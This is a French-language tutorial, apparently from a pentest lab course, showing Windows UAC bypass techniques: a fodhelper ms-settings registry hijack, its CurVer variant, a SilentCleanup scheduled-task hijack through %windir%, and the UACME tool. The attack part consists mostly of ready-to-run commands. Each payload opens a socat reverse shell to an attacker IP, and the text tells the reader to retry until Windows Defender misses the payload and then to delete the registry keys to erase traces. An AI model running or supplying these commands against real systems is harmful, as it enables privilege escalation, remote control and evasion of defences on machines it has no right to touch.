
Commencez par vous rendre dans le menu **Help** puis **Help Tonics** :



Ensuite faite clic droit puis **View Source** :



Une fois dans le Notepad, Rendez-vous dans le menu **File** puis **Open** et sélectionnez tous les types de fichiers pour pouvoir afficher le cmd. Faite clic droit dessus puis **Open** pour ouvrir un shell privilégié :



Fodhelper

Cette technique a un avantage considérable par rapport aux deux techniques précédentes :

Elle peut être réalisée sans aucun accès au GUI !

La faille existe car le logiciel FodHelper (utilisé pour configurer certains options du système) est programmé pour être lancé lors de l'exécution des fichiers ayant pour ProgID ms-setting par défaut.

Cependant, cette valeur peut être changée dans le registre :

```
set REG_KEY=HKCU\Software\Classes\ms-settings\Shell\Open\command
```

```
set CMD="powershell -windowstyle hidden C:\Tools\socat\socat.exe TCP:<attacker_ip>:4444
EXEC:cmd.exe,pipes"
```

> Vous pouvez changer la commande à souhait !

```
reg add %REG_KEY% /v "DelegateExecute" /d "" /f
```

```
reg add %REG_KEY% /d %CMD% /f & fodhelper.exe
```

> Si la commande ci-dessus ne lance pas votre payload, il est très probable que ce soit **Windows Defender** qui la bloque.

> Relancez la commande jusqu'à ce qu'elle s'exécute avant d'être détecté par Windows Defender.

Si jamais vous n'y parvenez pas, vous pouvez utiliser cette version améliorée de l'exploit, qui aura plus de chance d'aboutir :

```
$program = "powershell -windowstyle hidden C:\tools\socat\socat.exe TCP:<attacker_ip>:4445
EXEC:cmd.exe,pipes"

New-Item "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Force
Set-ItemProperty "HKCU:\Software\Classes\.pwn\Shell\Open\command" -Name "(default)" -Value $program -
Force

New-Item -Path "HKCU:\Software\Classes\ms-settings\CurVer" -Force
Set-ItemProperty  "HKCU:\Software\Classes\ms-settings\CurVer" -Name "(default)" -value ".pwn" -Force

Start-Process "C:\Windows\System32\fodhelper.exe" -WindowStyle Hidden
```

Vous pouvez ensuite effacer vos traces :

```
reg delete "HKCU\Software\Classes\.thm\" /f
reg delete "HKCU\Software\Classes\ms-settings\" /f
```


Disk cleanup Scheduled Task

Par défaut, une tâche plannifiée de nettoyage du disque est présente et se lance avec le privilège **High** qui est modifiable par l'utilisateur.


Il est donc possible de modifier cette tâche pour y mettre une backdoor et contourner l'UAC même s'il est définit en mode **Always Notify** (qui devrait notifier l'utilisateur systématiquement pour les privilèges).


Cet exploit fonctionne et ne déclenche pas l'UAC car les tâches plannifiées ne peuvent pas le faire par nature.

Vous pouvez retrouver cette tâche dans l'éditeur des tâches plannifiées :



Par défaut, il lance le programme **cleanmgr.exe** :





Comme la variable d'environnement **%windir%** peut être modifiée dans le registre, on peut mettre notre payload à la place et le reste de la commande en commentaire grâce à l'instruction **"&REM "** (avec un espace) :

```
reg add "HKCU\Environment" /v "windir" /d "cmd.exe /c C:\tools\socat\socat.exe TCP:<attacker_ip>:4446 EXEC:cmd.exe,pipes &REM " /f
```

Puis on peut lancer la tâche :

```
schtasks /run  /tn \Microsoft\Windows\DiskCleanup\SilentCleanup /I
```

Vous pouvez vérifier que l'exploit a fonctionné en regardant vos droits :

```
whoami /groups | find "Label"
```

Si vous avez le **Medium Mandatory Level**, votre exploit n'a pas fonctionné alors que si vous avez le **High Mandatory Level** c'est que vous êtes monté en privilège.

Vous pouvez aussi effacer vos traces :

```
reg delete "HKCU\Environment" /v "windir" /f
```

Outil automatisé

Il existe des outils pour automatiser toutes ces techniques dont celui-ci :

- https://github.com/hfiref0x/UACME

Method Id	Bypass technique
33	fodhelper.exe
34	DiskCleanup scheduled task
70	fodhelper.exe using CurVer registry key

Voici la syntaxe :

```
.\UACME-Akagi64.exe <METHOD_ID>
```